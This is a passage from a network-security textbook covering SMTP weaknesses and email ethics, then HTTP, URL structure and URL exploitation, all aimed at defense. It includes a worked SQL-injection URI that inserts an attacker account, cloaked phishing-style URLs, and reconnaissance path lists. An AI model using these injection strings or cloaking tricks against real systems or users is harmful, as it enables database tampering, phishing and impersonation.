Besides cryptography, many other solutions have been proposed for validating email. Unfortunately, each of these solutions fails to address the issues of trust and authentication when connecting to an MTA. For example, the proposed Sender Policy Framework standard (SPF—*http://spf.pobox.com/*) restricts how a user can send email but does not authenticate the user. Computational challenges, such as Microsoft's Penny Black (*http://research.microsoft.com/research/sv/PennyBlack/*), penalize mass mailers but offer no authentication options.

22.4.3 SMTP and DNS

The most significant risk to SMTP comes from a dependency on DNS. As discussed in Chapter 17, DNS is used to identify mail relays; however, DNS is extremely vulnerable to many forms of attack. As a result, email can be compromised through DNS. Email can be routed to a hostile relay or simply blocked from delivery.

22.4.4 Lower-Layer Protocols

Just as SMTP is impacted by exploits to DNS, SMTP can also be impacted by lower network layer protocols. MAC, IP, and TCP hijacking can each compromise email being transported. Because SMTP provides no means to encrypt data content, any attacker along the network path can view all passing emails.

In general, if security is a significant concern, then email should not be used. In particular, plaintext email should not be used to transfer passwords, credit card information, or confidential information.

NOTE

SMTP offers no more privacy than talking on a cell phone in a crowded restaurant. Any stranger within earshot can listen to the conversation.

22.5 EMAIL ETHICS

The problems with email are not limited to technical authentication, interception, and header forgery. Email contents are actual documents passed between a sender and a recipient. Ethical and legal issues arise due to ownership and distribution. For example, under U.S. copyright law, the author of a document holds the copyright—regardless of whether the document explicitly says “Copyright.”

The transmission of a document through email usually does not indicate a transfer of ownership, but it also does not indicate privacy. For example, in the court case of *Bonita P. Bourke, et al. versus Nissan Motor Corporation* (California Court of Appeals, Second Appellate District, Case No. B068705, July 26, 1993), it was found that companies can review employee emails, even if the contents are personal in nature. A similar finding came out of *Bill McLaren, Jr. versus Microsoft Corp.* (Case No. 05-97-00824, 1999 Tex. App. Lexis 4103, Tex. Crt. of App., May 28,1999). In addition, *Re: Collins* (86 Cal.App.4th 1176, 104 Cal. Rptr. 2d 108, 2001) found that blocking email from delivery is acceptable (for maximum security prisoners).

22.5.1 Email Handling and Usage

Questions concerning the handling of email contents are not clear-cut, and neither are acceptable uses. There is no technical reason why a recipient cannot forward email to other people. Even if the email is marked as confidential or classified, it can still be distributed.

Many companies have policies on email management that detail how and when email may be forwarded and who owns the rights to the contents. However, policies do not prevent propagation any more than a ONE WAY sign stops cars from driving the wrong way down a one-way street. Although policies can direct proper behavior, they do not prevent policy breaches.

22.5.2 Email Impersonation

It takes very little effort to send email as if it were from someone else. The easiest impersonations simply require configuring a mail client (MUA) with someone else's email address. More complicated impersonations may use automated tools to relay through proxies, communicate with MTAs, and provide elaborate, forged headers.

Impersonation is not always a bad thing. Many systems, such as mailing list remailers (`listserv`), commonly repeat a sender's information—the email may not be directly from the person, but it is usually sent on someone's behalf. The method used for remailing as someone else is the same approach used to impersonate someone else: an alternate sender name is specified for the SMTP `MAIL FROM`. Although email technology permits impersonation, intentional misrepresentation is generally considered ethically unacceptable and is illegal in countries such as the United States, Australia, and the entire European Union.

SMTP offers no options to mitigate risks from unauthorized senders; however, SMTP extensions, such as cryptographic solutions, can be used to authenticate and validate the sender.

Even if an email is encrypted, digitally signed, and validated, there is no mechanism to restrict distribution.

22.5.3 Receiving Notification

Email offers a single communication path, from the sender to the recipient. Although lower OSI protocols, such as TCP, may validate data transmission, SMTP does not validate email delivery. If a recipient claims to not have received an email, there is no easy way to validate the delivery. As a result, SMTP was extended to include delivery notification. Two methods are defined: return receipts and disposition notifications.

Return Receipts: Return receipts (RFC2076) are intended to deliver an email back to the sender upon delivery. The email should be generated by the final MTA. The `Return-Receipt-To` header includes the email address for the receipt. But, because spam senders can use this to validate mailing lists, few MTAs enable Return-Receipt support.

Disposition Notifications: The `Disposition-Notification-To` header (RFC2289) operates similarly to return receipts, but the reply is generated when the email is displayed. Although return receipts are generated by the MTA, the email viewer generates disposition notifications. Most email clients prompt the user before replying to disposition notification requests—the user may choose not to confirm receipt.

Although return receipts and disposition notifications can be used to confirm delivery, there is still no verification of receipt. For example, email may be delivered to an intermediary such as the CEO's secretary for screening. Even if a return receipt or disposition notification is received, there is no guarantee that the intended recipient received the message. In a truly hostile environment, a malicious user may generate a confirmation of delivery and then delete the email—without the intended recipient ever knowing.

Without some type of receipt or notification, email recipients have a wide range of options for claiming to have never received an email. Although email relays rarely lose messages, a misconfiguration can result in a temporary loss. More commonly, spam filters intercept nonspam email messages. Even if the recipient actually does receive the message, he can still falsely blame a spam filter—this is believable. When mailboxes fill, most MTAs return a message denoting a failure to deliver mail—but some MTAs silently fail. A recipient can falsely claim to have lost mail due to a full mailbox. Or they can simply blame an unknown computer problem for deleting messages. Although SMTP usually provides timely message deliveries, there is no consistent method to validate that an email had reached the intended recipient.

Be Careful What You Wish For

Email chain letters have circulated around the Internet for decades. In 1989, eight-year-old Craig Shergold had a brain tumor and a dream—he dreamed of being in the *Guinness Book of World Records* for receiving the most greeting cards. And he successfully accomplished this dream in 1990, after receiving over 16 million cards. In 1991, Craig's tumor was successfully removed and he fully recovered.

Unfortunately, the story does not end there. Some unknown person converted the dream to an email chain letter. The letter has undergone many revisions, including a claim to be on behalf of the Make-A-Wish Foundation. In each of the revisions, the letter requested the recipient to forward it to other people. According to the Make-A-Wish Foundation, "His wish was fulfilled by another wish-granting organization not associated with the Make-A-Wish Foundation." [Wish2006] This email chain letter has propagated for years, generating millions of emails.

Any email can be created, modified, and passed to other recipients. The sender and people listed in the contents have no control over how an email is propagated, where it is sent, or whether it should be passed to other recipients. Only the recipient can control email propagation.

SUMMARY

SMTP is a ubiquitous technology, used by more people than cell phones, chat rooms, or the Web. It offers the timely delivery of messages and is flexible enough to support future needs such as attachments and encryption. But SMTP has a few significant limitations: email generation is unauthenticated and not validated. Forged email can be trivially forwarded, and real email can be propagated indefinitely, which leads to problems with trust, spam, and nonrepudiation.

REVIEW QUESTIONS

1. What protocol was used as a basis for SMTP?
2. List three goals for SMTP.
3. Which of these servers are most secure: Sendmail, Microsoft Exchange, Qmail, or Postfix? Which are least secure?
4. What are four direct risks to SMTP communications?
5. Who owns email? The sender or the recipient?

DISCUSSION TOPICS

1. Which is more desirable, an MTA with plenty of support but frequent vulnerabilities, or one with few known vulnerabilities but relatively little support?
2. Configure an isolated test network with three accounts: sender1, sender2, and recipient. In the test network, send two emails to the recipient. The first email should not be forged and be sent from sender1. The second email should be forged, appearing to come from sender2. Can the recipient identify the forged email? What aspects of the email make it appear forged? Repeat the experiment with different mail servers. Do different MTAs impact the ability to create a forged email? What if the email must relay through multiple MTAs? Can a forged email be generated that cannot be detected as being forged?
3. Given that email is trivial to forge and offers no security, is it acceptable to use email for corresponding with financial institutions or online vendors? Should military commands be transmitted using email?
4. During the Microsoft Anti-Trust trials (*http://www.usdoj.gov/atr/cases/ms_index.htm*—2001-2005), email evidence played a major role. In his testimony, Bill Gates claimed to not have received some emails and could not recall sending other emails. Regardless of personal viewpoints related to the

trial, is it possible for email to have been sent as Bill Gates without his knowledge? Could email have been sent to Mr. Gates without him receiving it? Describe some technologies, methods, and skill sets necessary for supporting Mr. Gates' testimony. How could claims of forgery and interception be debunked? In general, can email ever be a "smoking gun"?

ADDITIONAL RESOURCES

Sendmail is the de facto standard for mail transport agents. The book, *Sendmail*, by Bryan Costales and Eric Allman (O'Reilly Media, Inc., ISBN 1-565-92839-3) is the definitive guide to configuring and using Sendmail.

Spam is a long and complex problem. Documents such as "Anti-Spam Solutions and Security" (*http://www.securityfocus.com/infocus/1763*) briefly discuss some of the issues surrounding spam-filtering systems. Specific types of spam are monitored by different organizations. For example, the Federal Trade Commission (*http://www.ftc.gov/*) provides links to many anti-spam resources. The Anti-Phishing Working Group (*http://www.antiphishing.org/*) monitors phishing fraud, and the SpamHaus Project (*http://www.spamhaus.org/*) tracks spam groups.

23 HTTP

In This Chapter

- HTTP Goals
- URL
- URL Exploitation
- General HTTP Risks

The *HyperText Transport Protocol* (HTTP) is one of the most widely used application layer protocols, which forms the basis of the *World Wide Web* (Web) and Web-related protocols. Although more people use email than any other protocol, HTTP generates a majority of network volume [Radicati2005, Mellia2002]. Most email messages are a few kilobytes in size—with few emails containing large attachments. In contrast, it is not uncommon for Web pages to contain many megabytes of images and content.

23.1 HTTP GOALS

HTTP was designed as a flexible, real-time data transfer protocol. The original specification for HTTP version 1.0 was defined in RFC1945. This specification was later revised in RFC2616 to HTTP 1.1 as an elaboration to the HTTP standard.

Although HTTP is commonly used to transfer HTML (an XML-based content and formatting specification), the protocol is independent of the content being transferred. HTTP can easily transfer text or binary files and documents or images.

23.1.1 HTTP Command-Reply

RFC1945 details a command-reply protocol that uses meta information to augment requests and responses. In HTTP 1.0, each TCP connection contained up to four elements:

Command: A keyword command, such as `GET` or `POST`, followed by a resource identifier and the HTTP version. For example: `GET /index.html HTTP/1.0`.

Meta Information: A series of `field: value` pairs for augmenting the request information. This information may specify language, acceptable response formats, authentication credentials, and other request attributes.

Blank Line: A single blank line indicates the end of the HTTP meta header. If no meta header is present, then the request is simply the command and a blank line.

Optional Data: When using the request to upload files, data is provided after the blank line. The meta header `Content-Length:` indicates the amount of data being uploaded.

The server's reply follows the client's request. The reply is similar to the request, containing four elements:

Status: The overall status of the reply is returned. This includes a numeric code and text description. (Similar to the FTP and SMTP status replies.)

Meta Information: A series of `field: value` pairs for augmenting the reply. These may include information about language, file format, modification times, and server-specific information.

Blank Line: A single blank line indicates the end of the HTTP meta header.

Optional Data: Most HTTP replies contain data provided after the blank line. Under HTTP/1.0, the `Content-Length:` header is not required (and may not be accurate). The data transfer is completed when the TCP connection is closed.

Figure 23.1 shows a sample HTTP request to HackerFactor.com and the subsequent reply. In this example, the client sends three lines: a command (GET), a single meta header, and a blank line. The reply includes the status, five meta headers, and the HTML content.

```
GET / HTTP/1.0
Host: www.hackerfactor.com

HTTP/1.1 200 OK
Date: Sat, 21 Jan 2006 16:49:12 GMT
Server: Apache/1.3.34 (Unix) mod_pointer/0.8 PHP/4.4.1
X-Powered-By: PHP/4.4.1
Connection: close
Content-Type: text/html

<html>
<head><title>Hacker Factor Solutions</title></head>
...
</html>
```

FIGURE 23.1 An HTTP request (in bold) to *www.hackerfactor.com* and reply.

23.1.2 HTTP Command Structure

HTTP defines many different commands for managing the resource identifier and meta information. The most common commands are used with the Web: GET, HEAD, and POST.

GET: The GET command indicates data retrieval from the server. The request specifies the information to retrieve, and the reply contains the information.

HEAD: The HEAD command is similar to GET, but it only returns the associated meta header, not the actual data. This command is commonly used when checking the existence or status of data on the Web server without requiring data retrieval.

POST: Whereas GET is used to download information, POST provides upload functionality. The request contains meta information that describes the data being uploaded, as well as the data itself. The reply to a POST may not only contain status information but also response data.

Besides the three commands used by the Web, RFC1945 defines other general-purpose commands. These commands may not be supported by Web servers, but can be supported by other types of HTTP servers.

PUT: An alternative to POST, this command specifies that the data be placed in the location specified by the resource identifier. This is different from a POST, where the resource identifier is used for processing the uploaded information.

DELETE: This command requests the removal of the resource identifier from the server.

LINK: This command is used to create a relationship between a resource identifier and some other source. Meta information is intended to identify the linked source.

UNLINK: The UNLINK command removes a relationship established by the LINK command.

23.1.3 Return Codes

After processing a response, an HTTP server replies with a status code. The status code follows a three-digit structure, similar to SMTP. The first digit identifies the type of reply, and the remaining two digits denote the specific reply (Table 23.1). Common codes from HTTP servers include 200 (OK), 301 (moved permanently), 302 (moved temporarily), 404 (file not found), and 500 (internal server error).

TABLE 23.1 HTTP Return Codes Classes

Code	Purpose
1*xx*	*Informational.* (Generally unused; not supported by HTTP 1.0.)
2*xx*	*Successful*. The request was received without processing errors.
3*xx*	*Redirection*. The reply indicates relocation information.
4*xx*	*Client Error*. The request could not be processed due to an error in the request.
5*xx*	*Server Error*. The request could not be processed due to a server problem.

For some HTTP attacks, the returned status code can be used for reconnaissance. For example, not every Web server returns the same text string with the return code. Differences in the text string can be used to fingerprint a server. In addition, many resource identifiers are not linked through standard queries. An attacker may use HEAD or GET requests to scan for hidden resources. Return code changes between 200 and 404 can be used to determine the existence of the scanned resource. In addition, different 4*xx* and 5*xx* status codes can be used to identify different resource handling methods on the server.

23.1.4 HTTP Extensions

As with most popular protocols, HTTP is constantly evolving. HTTP 1.0 was released in 1996. In 1999, HTTP 1.1 was solidified as RFC2616. During this time, additional meta headers and commands were added to the protocol.

23.1.4.1 Maintaining State

Normally, each HTTP request operates independently; there is no relationship between subsequent HTTP requests. Although independence simplifies functional requirements, it does not lead to an ability to maintain state.

RFC2109 introduced cookies as a state management mechanism. *Cookies* are strings set by an HTTP server that define a known state. Cookies are set by the server using a `Set-Cookie:` meta header. The client is expected to return the cookie (in a `Cookie:` header) at each subsequent request to the server's domain. For example:

```
Set-Cookie: v1us=43D327891078A3DE; path=/; expires=Wed, 19 Feb
2020 14:28:00 GMT; domain=.usatoday.com
```

In this example, the client would return `Cookie: v1us=43D297898078A1DE`. Multiple cookies can be included in a response by using a semicolon as a delimiter (`Cookie: v1us=43D297898078A1DE; v2gb=5E7F8238`).

Cookies raise encoding, privacy, and misuse issues. For example:

Encoding Risk: Different servers encode cookies differently. Poorly designed servers may store user information in a plaintext (or easy to decipher) format. As a result, an attacker can change cookie values and gain access to other sessions. To reduce this risk, many servers use cryptography to encode cookies or simply assign long random strings as session designators. Both options reduce the risk of an attacker guessing a different session identifier.

Cookie Theft: In many cases, cookies are used for tracking authorized users. An attacker who gains access to an authentication cookie gains authentication. Viruses, such as Agobot and Gaobot, captured cookies from bank logins. These cookies allowed attackers to access bank accounts without providing login credentials. To mitigate this risk, some systems link cookies to other attributes, such as network addresses. In addition, critical cookies can be set to expire quickly to reduce the window of opportunity for theft.

Privacy: Cookies allow sites to track usage patterns. This data can be used to build user profiles and assist in direct marketing efforts. To mitigate this risk and protect privacy, many Web browsers allow the disabling of cookies or clearing of stored cookies between uses.

Cross-Site Cookies: Any HTTP server can assign any cookie for any domain. Hostile sites can use this capability to assign cookies for other domains. To mitigate this risk, most browsers have an option to only allow cookies for the server's domain. For example, the HTTP server `tv.images.usatoday.com` can authoritatively assign a cookie for the host `tv.images.usatoday.com`, and for the domains `images.usatoday.com` and `usatoday.com`.

Although cookies are commonly used for maintaining state, they are not the only option. Web servers also can place state information in the resource identifier. Different HTML hyperlinks are used to indicate state.

23.1.4.2 HTTP 1.1 Extensions

HTTP 1.1 introduced many extensions to HTTP 1.0. For example, rather than using one command reply per TCP connection, HTTP 1.1 permits multiple commands to be sent over a connection. Using the HTTP header `Connection: open`, a client can indicate that the server should not close the connection after returning data. Instead, a server response can be followed by another client request.

To support `Connection: open`, the server must return the size of the data. Under HTTP 1.0, the `Content-Length:` header from the server was optional (and not always accurate). Under HTTP 1.1, the length is a required element and must match the amount of returned data.

HTTP 1.1 also provided data chunking [RFC2616]. If the server takes too long to respond to a request, it raises the risk of having the client timeout. Data chunking allows the server to return parts of the reply without having the client expire the connection. Each data chunk is prefaced by the size of the chunk. A zero-size chunk indicates the end of the data.

Beyond `GET`, `HEAD`, and `POST`, HTTP 1.1 introduced commands for connection management.

`CONNECT:` This command permits a client to control and redirect HTTP proxy connections. However, the `CONNECT` option can also lead to exploitation. Some proxies support redirections to localhost or other servers that allow attackers to `CONNECT` to restricted systems [FrSIRT/ADV-2005-1537].

`TRACE:` This debugging command allows a client to view how a command is forwarded. Unfortunately, like the `CONNECT` command, `TRACE` can be used to exploit server vulnerabilities [FrSIRT/ADV-2005-2226].

`OPTIONS:` This command provides a list of Web-based communication options and services available on the HTTP server. This information can be directly used as reconnaissance. For example, `OPTIONS` can be used to identify WebDAV (RFC2518) support. WebDAV has a long history of exploitable functionality [Microsoft2003].

In general, HTTP commands that are not necessary for server use should be disabled.

23.1.4.3 Basic Authentication

HTTP 1.0 does define a minor amount of authentication. Called *Basic Authentication*, the server provides a *realm* (string) to the client. The client must return a username and password combination for access to the realm. To prevent communication issues, the username and password are Base64 (MIME) encoded. For example, `username:password` becomes the request header `Authorization: Basic dXNlcm5hbWU6cGFzc3dvcmQ`. Because a colon (`:`) delimitates the username from the password, a username cannot contain a colon.

Basic Authentication is viable for authenticating users but offers no privacy. An attacker who observes the HTTP request can immediately intercept the valid login credentials.

Other authentication methods, such as Digest Authentication [RFC2617], use shared secret information and a cryptographic hash function (usually MD5) to authenticate. Although this does not prevent replay attacks from accessing information, it does deter theft of login credentials.

23.1.4.4 SSL Security

By itself, HTTP is a simple transfer system. Although the data being transmitted may be ASCII text or binary, there is no encryption of the data. An attacker who intercepts HTTP network traffic can readily view all of the transmitted requests, replies, and data.

To provide security, HTTP is commonly tunneled through an SSL connection (see Chapter 19). *HTTPS* is HTTP over SSL. Although SSL is not a fool-proof encryption system, it does offer a layer of encryption between the client and the server. An attacker cannot easily compromise an SSL connection.

HTTPS is usually implemented with server-side certificates but not client-side certificates. As a result, the server may appear authenticated, but the client is unknown. Other authentication methods, such as Basic Authentication or cookies, are usually used in conjunction with HTTPS. Although HTTPS does mitigate risks from external attackers, without client-side certificates, it offers no protection to the server from hostile clients.

23.1.4.5 Related Protocols

Although HTTP is commonly associated with the Web, it has also been extended to other protocols. For example, *Real Simple Syndication* (RSS) uses HTTP for transferring XML files, *Real Time Streaming Protocol* (RTSP—RFC2326) adapts HTTP for multimedia streaming, and Jabber uses HTTP to transfer XMPP instant messaging information. These extensions show that HTTP is extendible beyond Web usage.

Although the Web uses HTTP, HTTP is not the same as the Web. The Web describes the content transferred using HTTP, but other protocols also use HTTP. Referring to HTTP as the Web is like calling every vehicle on the road a "car"—cars, trucks, motorcycles, and other vehicles all share the road.

23.2 URL

HTTP uses a *uniform resource locator* (URL) as a shorthand notation for specifying the type of query [RFC1738]. This notation not only allows the identification of remote services and files but also leads to exploitable attack vectors.

My Name Is URL

The acronym URL is sometimes defined as a *Universal* Resource Locator, *Uniform* Resource Locator, or *Unique* Resource Locator. This ambiguity comes from the close relationship between a URL and URI: a URL contains a URI, and the definition for a URI is ambiguous. The URI may be called a *Universal*, *Uniform*, or *Unique Resource Indicator*. RFC1630 uses the term "universal" to define a URI, but RFC2396 redefines URI as "uniform." Although RFCs do not use the term "unique," many RFC draft documents do use this definition. Similarly, URL is normally associated with "uniform" but is sometimes called "unique" or "universal" as a carry-over from the URI definition.

Fortunately, these variations do not interfere with the implementation. Because the abbreviations are more common than the definitions, everyone who discusses a "URL" (or "URI") talks about the same concept.

23.2.1 URL Format

Each URL defines a protocol, account information, server information, and a *uniform resource indicator* (URI) that specifies the exact instruction, for example, `http://www.hackerfactor.com/` or `ftp://anonymous:guest@ftp.wustl.edu/`. The actual format of a URL is `service://username:password@server:port/URI?options#anchor`, but many of these fields are optional.

Service: This specifies the application layer protocol. Common examples are HTTP, HTTPS, and FTP, but other protocols such as the Trivial File Transfer Protocol (TFTP) and telnet are acceptable. Although the service must be specified, many Web browsers assume the default service is HTTP. Each service is followed by a colon (`:`).

Server Information: Two slashes (`//`) indicate the start of optional server information. Some protocols may not require this information, but protocols such as HTTP and HTTPS do require it.

Username:Password@: An optional username may be specified for services that require login information. This is common for FTP and telnet services. In addition, an optional password may be specified. However, because a colon (`:`) is used to separate the username from the password, the username cannot contain a colon. Similarly, because slashes (`/`) are used to separate fields within the URL, neither the username nor password may contain a slash. An `@` symbol before the server information denotes login information. (For this reason, the `@` is also an invalid character in a username or password.)

Server: The server's address is specified for protocols such as HTTP and FTP. This name may be included in many different formats. For example, a DNS name or network address may be provided. Raw network address, such as IPv4 `10.1.2.3` or IPv6 `4E65:616C:::2BAD:E911` can be enclosed in square backets: `http://[10.1.2.3]/` or `https://[4E65:616C:::2BAD:E911]/`. In addition, most Web browsers accept integer network representations (e.g., `10.1.2.3` is `167838211`).

Port: The port for the network service can be optionally specified by using a colon (`:`) after the server address. Most protocols have default port numbers. For example, HTTP is 80/tcp, HTTPS is 443/tcp, and FTP is 21/tcp. Alternate ports can be specified as well.

URI: A slash separates the server information from the query information. The URL contains a specific directive for the service on the specified host. For HTTP, this usually appears as a directory path (`/directory1/directory2/directory3/filename`), although the path does not need to actually exist on the server. Instead, this is actually a service directive and may refer to a file, application, or database query.

Query: The URI may end with an optional query, denoted by a question mark (`?`). Queries act as optional parameters for the URI. Although the format is implementation specific, many Web servers use an ampersand

(`&`) to separate parameters. For example, Amazon.com may show a URI such as `/gp/product/1584504641?_encoding=UTF8&node=172282`. The query includes two parameters: `_encoding` and `node`.

Anchor: Under HTTP, the hash character (`#`) denotes an anchor within an HTML document. This character and subsequent string are never transmitted to the server. Instead, when the HTML document is returned, the browser can quickly jump down to the designated anchor point.

23.2.2 Dynamic Submission Methods

There are three common approaches for submitting information to a server. The first approach uses the URL query field to pass variables and parameter information to the HTTP server's CGI application. This is one of the most common approaches.

A second approach uses the URI's path to indicate parameters to a CGI application. For example, the URL `http://www.securityfocus.com/archive/1/422489/30/0/threaded` contains a path that defines a query. The URI is a virtual path, with each numerical element describing a query term.

The third approach places query information in the submitted data. For example,

```
http://server/cgi-bin/env.cgi?test=7&name=Neal
```

will generate the request

```
GET /cgi-bin/env.cgi?test=7&name=Neal HTTP/1.0
```

and may be treated the same as

```
POST /cgi-bin/env.cgi HTTP/1.0
Content-Length: 17

test=7&name=Neal
```

Although submitted data is usually associated with POST requests, a GET command can also include submitted data.

Each of these three methods may be used independently or combined. In addition, they may be combined with less common methods, such as cookie modification and virtual hostname:

Cookie Modification: Client-side scripting tools such as Javascript can set and modify cookie content. The cookie may be used to pass query information.

Virtual Hostname: Many Web servers can be configured to support different virtual domains on the same server. The server's hostname can be used as a query parameter. For example, the hostnames `add.server.lan` and `delete.server.lan` may be used for database modification.

23.3 URL EXPLOITATION

URLs provide the means for a user to easily identify a network resource. The URL identifies the service, server, and resource parameters. An attacker who can plant a hostile URL may be able to direct a victim to an alternate location, which leads to a viable compromise. There are many methods for attacking a URL; some of the more common approaches include hostname resolution attacks, hostname cloaking, URI cloaking, cutting and splicing, and query abuse.

23.3.1 Hostname Resolution Attacks

URLs commonly use hostnames to reference servers. This allows users to easily remember distinct text strings (e.g., `www.yahoo.com`) rather than unremarkable network addresses (e.g., `68.142.226.40`). If an attacker can redirect the hostname resolution system, then the query can be sent to an alternate server. This redirection can form a MitM, impersonation, or DoS attack.

Chapter 17 discusses many methods for compromising DNS and name-resolution systems. For URLs, social risks, such as similar hostnames and automatic completion, are more common than direct DNS compromises. Although less common than social risks, some viruses actively modify local hosts file (e.g., `/etc/hosts` or `C:\Windows\System32\Drivers\Etc\Hosts`). This allows local hostname lookups to skip DNS altogether and send victims to alternate servers.

23.3.2 Host Cloaking

There are options for camouflaging a hostname without modifying the hostname-resolution system. For example, a network address can be expressed as an integer instead of a network address. Uncommon tools, such as `int2ip` (Chapter 12, Listing 12.1), can convert an integer to a network address, but few regular Web users would use these overly technical tools—a significant percentage of computer users cannot even identify a *URL* [Pierce2001], let alone the hostname within a URL. For this reason, integer cloaking of network addresses is very successful.

An alternate cloaking method uses the username field in the URL. Most Web servers do not require URL-based authentication, so the username (and password) fields are ignored. An attacker can insert a hostname in place of the username and assume that the user will not notice that `http://www.wellsfargo.com@hostile-`

`host.ru/` is a server in Russia (`.ru`) with the username `www.wellsfargo.com`, and not Wells Fargo Bank. Phishing and other impersonation attacks commonly use this form of cloaking.

In December 2003, a browser-specific vulnerability was identified that assisted host cloaking [CERT2003]. If a `%01` or `0x01` was placed in the username field of a URL, then Internet Explorer would not display the entire hostname. For example, `http://www.wellsfargo.com%01@hostilehost.ru/index.html` would display as `http://www.wellsfargo.com` in the browser's address bar. Variations of this vulnerability, such as using `%00` instead of `%01`, impacted Unix-based browsers as well as Windows.

23.3.3 URI Cloaking

The URI is intended to specify resources and parameters, but not all characters are valid. For example, because HTTP queries use spaces to separate the command, URI, and version information, the URI cannot contain a space. To allow a larger character set, URI characters can be encoded with a percent sign and the ASCII hex value of the character. For example, `http://host/~neal/` is the same as `http://host/%7Eneal/` (hex byte 0x7E is the ASCII character "~"). Spaces are represented as `%20`, and a percent is `%25`. HTTP systems convert all URI-encoded characters prior to processing to mitigate equivalency issues.

Spaces are very common in URLs. A shorthand for including a space is to use a plus (+) sign.

Attackers can use URI-encoding to camouflage hostnames and URI information. For example, `http://bank.com%2Ehostilehost.ru/` is the hostname `bank.com.hostilehost.ru` and not `bank.com`. Similarly, characters within the URI can be cloaked, preventing most users from understanding the URL contents.

23.3.4 Cutting and Splicing

A URL defines a logical path to a remote resource. This path can be easily modified. The two most common modification methods are cutting and splicing.

Cutting, or URL shortening, simply requires the removal of URI elements. If the URL is `http://www.amw.com/fugitives/search.cfm` then a simple cutting would be `http://www.amw.com/fugitives/`. Although a secure server will return content or a 404 error, many servers return open directories that can be browsed. Private Web pages—that would otherwise be hidden—can be observed. This form of reconnaissance can be a predecessor to an attack.

> *Although document directories are commonly protected from cutting, image directories can still remain open. Images that are not linked to normal Web pages may remain viewable.*

In contrast to cutting, *splicing* adds information to a URL. For example, most Apache Web servers have "images" and "icons" directories. The URL `http://www.securityfocus.com/` can be sliced to become `http://www.securityfocus.com/icons/`. Even if the directory is not open, the type of return code can denote the directory's presence. For example, `/icons/` may return an access permission error, whereas `/icons2/` returns a file-not-found error. Different error messages can confirm a resource's existence even if the resource cannot be accessed. Table 23.2 lists come common spliced terms.

TABLE 23.2 Common Spliced URL Terms

Term	**Purpose**
`/icons/`	Directory containing default server icons. Timestamps can determine installation date and version information.
`/images/`	Directory containing system images.
`/docs/` and `/manual/`	Default server files.
`/usage/`	Default server usage files.
`/cgi-bin/` or `/cgibin/`	Directory containing executables on the server.
`/_vti_cnf/`	Directory created by FrontPage.
`/tmp/` or `/temp/`	Directory containing temporary files.
`/private/`	Directory containing private information (in a publicly accessible location).
`/Thumbs.db`	Image cache from Windows systems.

Cutting and splicing can be used independently or combined. Although the results are strictly reconnaissance, the information revealed can identify system information and uncover private information left in a publicly accessible environment. To mitigate exposure from cutting and splicing, HTTP servers should be hardened:

- Default directories should be removed if they are not needed. This lessens the risk of system-, version-, and patch-level identification.

- Open directory browsing should be disabled. This prevents unlinked files from being readily identified.
- The default reply for an access permission error should be the same as a file-not-found error. An attacker should be unable to identify private resources on the server.
- Private and temporary files should not be placed on public servers.
- Directories and files that are not part of visible content should be removed from public servers. For example, most `Thumbs.db` files are a residue from bulk file uploads rather than essential Web content.

23.3.5 Query Abuse

Whereas cutting and splicing modify a URI's path, options stored within a URI can also be modified. Most URL's that include options are CGI applications. *CGI* is the common gateway interface standard, used for interfacing applications with HTTP servers. This allows the server to deliver dynamic content rather than static Web pages. URI options are usually used to control CGI functionality.

Most URI options are in a `field=value` format. For example, `http://server/cgi-bin/index.cgi?offset=30&limit=30&c=11` passes three parameters to the `index.cgi` application. Changing parameter values, such as from `c=11` to `c=10`, can lead to changes in the application's functionality. This type of parameter modification can lead to reconnaissance or exploitation. For example, an attacker can identify value ranges and different response codes leading to a more detailed understanding of the system. In some cases, the parameter values may be other URLs or file paths, which can potentially grant access to information outside of the HTTP server's general use. When parameters are used to store state information, attackers can modify the values and potentially access information intended for another user.

To mitigate the risks from option modification, CGI applications should validate all parameters:

- If the parameters must be in a specific range, the range should be checked.
- If the parameter indicates a login state, it should be validated.
- If a parameter denotes that an event occurred (e.g., an error or file creation), then the code should validate that the event was present.
- Long and complex state information can lower the chances of an attacker successfully guessing another user's authentication information.
- Filenames and paths should not be passed to CGI applications. Instead, a lookup table can map parameter values to allowed files or paths. This way, an alternate file (or path) cannot lead to unauthorized remote access.

- All parameters should be treated as strings to CGI applications. Executable function names and parameters should never be passed in a URL. Common exploits include using "`..`" to traverse directory hierarchies, pipe characters (`|`) to execute code, and single and double quotes to interfere with quoting.

23.3.6 SQL Injections

One common type of query abuse modifies *Structured Query Language* (SQL) commands. SQL is commonly used for accessing database information. In an *SQL injection* attack, the parameters and options submitted to a URL are directly sent to a database query. Through the use of unchecked inputs, an attacker can modify a query request. For example, the SQL query may say:

```
SELECT login, password, name
FROM accounts
WHERE login = '$LOGIN';
```

A sample URL may access this using `http://server/cgi-bin/account?login=bob`. This would set `$LOGIN` to have the value `bob`. But a hostile user may submit a URI such as

```
/cgi-bin/account?login=bob';+INSERT+INTO+accounts+('evil','pass',
'Evil User');commit;1='x
```

This URI expands in the SQL query as

```
SELECT login, password, name
FROM accounts
WHERE login = 'bob';
INSERT INTO accounts ('evil','pass','Evil User');
commit;
1='x';
```

The single quote in the URI allows completion of the SQL query, and the additional values become active SQL statements. This example inserts a new account with the login `evil` and password `pass`. Using this form of an attack, an attacker can `SELECT` alternate data, `INSERT` new data, `DELETE` existing data, `CREATE` new tables, or `DROP` existing tables. Any function available by the SQL server is accessible to the attacker.

There are a few steps for mitigating SQL injection attacks:

Quote Variables: All parameters sent by the HTTP client should be quoted so that they do not expand into executable statements.

Validate Parameters: All input parameters should be validated before use. Unsafe characters, such as single quotes, double quotes, and pattern-matching characters should be quoted, removed, or outright rejected. If an input should be a number, then nonnumber characters should be rejected by the CGI application. Other data formats, such as email addresses or usernames, should be validated against an acceptable character set.

Use Lookup Tables: Rather than using table information supplied by the client, lookup tables should be used. For example, instead of having the parameter `table=account`, the client can specify `table=1`. A lookup table in the CGI application will convert `1` to `account`. This prevents attackers from specifying arbitrary database tables.

Restrict Error Codes: Database error messages should not be passed to the end user. Instead, all errors should be caught by the CGI application and converted to a useful user-level message. Providing database errors to the user only aids attackers and can lead to further SQL injection attacks.

23.3.7 Cross-Site Scripting

Cross-Site Scripting (XSS) attacks occur when data submitted to the server by one user is sent to another user. For example, many online forums and blogs allow users to post content and hyperlinks. The postings become immediately accessible to other users. If an attacker posts hostile JavaScript, Java, or an executable (e.g., a virus), then all other users can be potentially impacted though the XSS attack vector.

Although posting active code, such as JavaScript or a virus, can lead to a direct attack, inactive attacks may contain links to hostile sites or false information. For example, a fake news article posted to the *USA Today* blog may be interpreted as being real.

